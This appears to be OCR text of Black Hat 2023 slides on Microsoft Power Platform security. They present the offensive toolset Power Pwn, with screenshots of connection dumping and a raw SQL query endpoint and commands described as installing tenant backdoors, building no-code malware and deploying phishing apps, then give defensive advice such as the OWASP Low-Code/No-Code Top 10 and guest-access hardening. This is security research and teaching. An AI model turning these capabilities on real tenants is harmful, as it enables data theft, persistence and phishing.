 shared azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump



/api/shared_sql/ff47194e357e459b8756a5f43f59ccc6/swagger.json

Explore

SQL Server ^{1.0}

[Base URL: europe-002.azure-apim.net/apim/sql]

/api/shared_sql/ff47194e357e459b8756a5f43f59ccc6/swagger.json

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

<https://docs.microsoft.com/connectors/sql>

Schemes

HTTPS

Authorize

SqlDataSetsMetadata

GET /ff47194e357e459b8756a5f43f59ccc6/\$metadata.json/datasets Get datasets metadata


SqlProcedureMetadata






SqlProcedure ^


GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures Get stored procedures ∨ 

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures({procedure}) Execute stored procedure ∨ 

GET /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures Get stored procedures ∨ 


POST /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures/{procedure} Execute stored procedure ∨ 


SqlPassThroughNativeQuery ^


POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language}) ∨ 

POST /ff47194e357e459b8756a5f43f59ccc6/datasets/default/query/sql Execute a SQL query ∨ 

SqlTableData ^

GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Get rows ∨ 

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Insert row ∨ 

DELETE /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items({id}) Delete row ∨ 



SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Parameters

Try it out

Name Description

dataset * required

string
(path)

dataset

language * required

string
(path)

language

query * required

object
(body)

Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```

Parameter content type



Power Pwn


Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!



	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware
phishing	Deploy a trustworthy phishing app.

Find us at BlackHat Arsenal!

PowerGuest: AAD Guest
Exploitation Beyond Enumeration

+ on GitHub!

github.com/mbrg/power-pwn





Defense

State of the exploit


Strong collab w/ MSRC

- Working together to fix issues
- Clarifying mitigation
- Currently no vulns




We must own our side of the Shared Responsibility Model

Serverless



LCNC




Customer

Platform




LCNC





Platforms have to step up




Every SaaS is a Low-Code/No-Code platform today.

They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.




Sure, let business users build they own. What could go wrong?





Sure, let business users build they own. What could go wrong?




Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...



Sure, let business users build they own. What could go wrong?



Customer

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...

Platform

Who owns AppSec for apps built by business users?

Protect your org!

Build secure apps

Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0

Protect your org!

Build secure apps
1. Don't overshare




Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



The screenshot shows the OWASP website header with navigation links for PROJECTS, CHAPTERS, EVENTS, and ABOUT, along with a search icon and a Member Login link. The main content area is titled "OWASP Low-Code/No-Code Top 10" and includes buttons for Main, Join, and Contributors. It also displays social media links for Stars (51), slack, nocode, and group, nocode. The "Overview" section explains that Low-Code/No-Code development platforms provide a graphical user interface for creating application software, reducing the need for traditional hand-coded programming. It notes that as these platforms proliferate, there is a need to create awareness around security and privacy risks. The primary goal of the "OWASP Low-Code/No-Code Top 10" document is to provide assistance and education for organizations looking to adopt and develop Low-Code/No-Code applications. The "The List" section contains a numbered list of 10 security risks:

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

Protect your org!

Build secure apps

1. Don't overshare
 2. OWASP LCNC Top 10
- Harden your env
3. Secure configs

The screenshot shows the Azure Active Directory admin center interface. The breadcrumb trail is 'Dashboard > Zenity | External Identities > External Identities'. The main heading is 'External Identities | External collaboration settings'. The left sidebar contains a search bar and a list of navigation items: Overview, Cross-tenant access settings, All identity providers, External collaboration settings (highlighted), Diagnose and solve problems, Self-service sign up, Custom user attributes, All API connectors, Custom authentication extensions (Preview), User flows, and Subscriptions. The main content area is titled 'Guest user access' and contains two sections: 'Guest user access restrictions' and 'Guest invite settings'. Each section has three radio button options. In the 'Guest user access restrictions' section, the second option 'Guest users have limited access to properties and memberships of directory objects' is selected. In the 'Guest invite settings' section, the third option 'Only users assigned to specific admin roles can invite guest users' is selected.


Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



Code, links and details → bit.ly/mbrg-bhusa23 & @mbrg0

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env



Protect your org!

Build secure apps

